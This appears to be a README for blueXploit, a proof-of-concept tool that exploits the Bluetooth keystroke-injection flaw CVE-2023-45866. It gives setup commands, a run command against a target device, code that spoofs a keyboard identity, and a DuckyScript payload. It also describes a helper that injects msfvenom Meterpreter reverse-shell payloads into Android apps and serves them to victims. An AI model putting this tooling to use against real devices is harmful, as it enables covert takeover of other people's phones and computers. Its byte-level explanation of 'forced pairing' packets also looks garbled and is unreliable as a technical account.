
blueXploit — Updated!
Exploit basado en vulnerabilidades criticas Bluetooth (CVE-2023-45866, CVE-2024-21306)
blueXploit
- blueXploit is my own proof-of-concept that reproduces CVE-2023-45866, the Bluetooth keystroke-injection vulnerability discovered by Marc Newlin. It abuses a flaw in the Bluetooth protocol to inject keystrokes into a target device without pairing, opening the door to more complex attacks.
Attribution. The vulnerability and the original exploit are Marc Newlin's work (hi_my_name_is_keyboard) — I do not claim discovery. This repository is a reproduction built to understand and document the bug; on top of it, blueXploit adds a DuckyScript-style payload runner, a reconnection/retry mechanism, and an optional Android APK-injection helper. Everything here is for education and research only.
How the vulnerability works
These critical vulnerabilities (CVE-2023-45866, CVE-2024-21306) let an attacker inject keystrokes and accept pairing requests without user confirmation. This critically affects the security of multiple operating systems.
Affected systems
- Android: 4.2 to 14 (11–14 if the 2023-12-05 patch is missing)
- Linux: requires a BlueZ patch.
- macOS: 12 to 14.2 (partial fix).
- iOS: 16 (vulnerable), patched in iOS 17.2.
- Windows: fixed in the January 2024 "Patch Tuesday".
Impact
- The vulnerability allows remote control of a device by injecting keystrokes even without accepting the Bluetooth pairing, forcing the connection and executing key commands.
Example attacks
- Remote command execution: control of vulnerable devices through injected keystrokes, where the attack vectors are multiple — from getting a shell to installing malicious applications.
- Denial-of-service (DoS) attacks: flooding devices with pairing requests.
Mitigation
- Update devices with the latest system patches.
- Turn Bluetooth off when it is not in use (this prevents any exploit for this vulnerability from running).
- Avoid pairing with unknown devices.
blueXploit - usage and demo
-
Based on the original exploit by Marc Newlin.
-
Installing dependencies
# update apt
sudo apt-get update
sudo apt-get -y upgrade

# install dependencies from apt
sudo apt install -y bluez-tools bluez-hcidump libbluetooth-dev \
                    git gcc python3-pip python3-setuptools \
                    python3-pydbus apktool metasploit-framework \
                    keytool openjdk-23-jdk

sudo apt autoremove && sudo apt autoclean

# install pybluez from source
git clone https://github.com/pybluez/pybluez.git
cd pybluez
sudo python3 setup.py install

# build bdaddr from the bluez source
cd ~/
git clone --depth=1 https://github.com/bluez/bluez.git
gcc -o bdaddr ~/bluez/tools/bdaddr.c ~/bluez/src/oui.c -I ~/bluez -lbluetooth
sudo cp bdaddr /usr/local/bin/
Using APKPwn + blueXploit
blueXploit includes tooling to exploit vulnerabilities on Android devices, offering two main components and an additional program called apkpwn_injector, located in the injector folder.
APKPwn features
- Automates the creation of android/meterpreter/reverse_tcp payloads using msfvenom.
- Injects those payloads into existing
.apkapplications in the apk_clean folder. - Sets up a local server to serve the generated malicious applications.
These features enable an efficient, simplified attack flow in controlled environments or for penetration testing.

cd injector
python3 apkpwn_injector.py
Create or edit a duckypayload
The key commands executed by blueXploit are loaded from the /injector/payloads/ folder in .txt format, with a simple, easy-to-understand syntax.
duckypayload example
DELAY 200
ESCAPE
GUI d
ALT ESCAPE
GUI b
DELAY 700
REM PRIVATE_BROWSER is equal to CTRL + SHIFT + N
PRIVATE_BROWSER
DELAY 700
CTRL l
DELAY 300
STRING 192.168.0.1
DELAY 800
ENTER
DELAY 300
Change the IP address to the address where the server is hosted.
Device detection and enumeration
bluetoothctl
Scan for Bluetooth devices
scan on
Run
python3 blueXploit.py -i hci0 -t FF:FF:FF:FF:FF:FF
Then select the required, previously configured payload.
Demo
The full demo is in this video
Hardware used
- Raspberry Pi 4
- Kali Linux ARM64
CVE-2023-45866 explained
This vulnerability is exploited at a low level of the Bluetooth protocol, mainly manipulating the HID profile and the L2CAP protocol to inject keystrokes into a victim device.
1. The Bluetooth protocol at a low level
The Bluetooth stack includes several layers, such as the Link Manager Protocol (LMP), the Host Controller Interface (HCI), and L2CAP. This attack mainly uses the last two:
-
HCI: the adapter configuration is manipulated so it presents itself as a legitimate HID device.
-
L2CAP: responsible for multiplexing data between devices, L2CAP uses channel 17 (HID Control) and channel 19 (HID Interrupt) for HID communication, which can be exploited to send key sequences.
Exploiting CVE-2023-45866
CVE-2023-45866 is a vulnerability in the Link Manager Protocol (LMP), exploited through a "forced pairing" attack. Here is technically how it is carried out:
- LMP manages pairing requests and link configuration.
- Malformed or unauthenticated LMP packets are sent to force the pairing, like this:
LMP Pairing Request: 0x01 0x01 0x00 0x00 0x00 0x00 0x00 0x00
In this data frame:
0x01: LMP pairing request0x01: LMP authentication request (PIN)0x00 0x00 0x00 0x00: weak PIN information, usually 0000
Here the exploit takes advantage of the missing configuration and authentication for this packet, which ends up returning:
LMP Accept: 0x02 0x00 0x00 0x00 0x00
In this data frame:
0x02: LMP pairing request ACCEPTED0x00 0x00 0x00 0x00: malformed PIN information returned
If the key is not validated correctly, the connection is established but without a real pairing, so a forced-pairing LMP packet can be sent like this:
LMP Forced Pairing: 0x03 0x01 0x0000
Authentication can then be forced using previously leaked keys (such as "0000") and an encrypted communication channel established, pairing the devices without going through a proper verification process.
This creates a pairing without the user knowing, and even without any pairing window or notification.
The flaw in this CVE is that certain devices do not properly validate LMP authentication requests, or end up reusing old keys.
So once paired with the device — bang! — the rest is easy: in blueXploit.py the adapter and the device act as and spoof identification data. In this case, commands like these are run:
hciconfig hci1 name "blueXploit"
hciconfig hci1 class 0x002540  # HID class (keyboard)
blueXploit code
# configure name and class
log.status("Configuring interface: '%s'" % args.interface )
adapter = Adapter(args.interface)
adapter.set_name("blueXploit")
adapter.set_class(0x002540) # 0x00 unspecified, 0x25 HID device, 0x40 keyboard or mouse
target_name = run(["hcitool", "name", args.target_address]) # gets name
HID data injection
[?] Attempting to send letter: a
[.] Attempting to send... (<Key_Codes._1: 30>,)
[.] [TX-19] Attempting to send data: a10100001e000000000000
[.] [TX-19] Data sent successfully
Explanation of the HID byte frame:
:a10100001e000000000000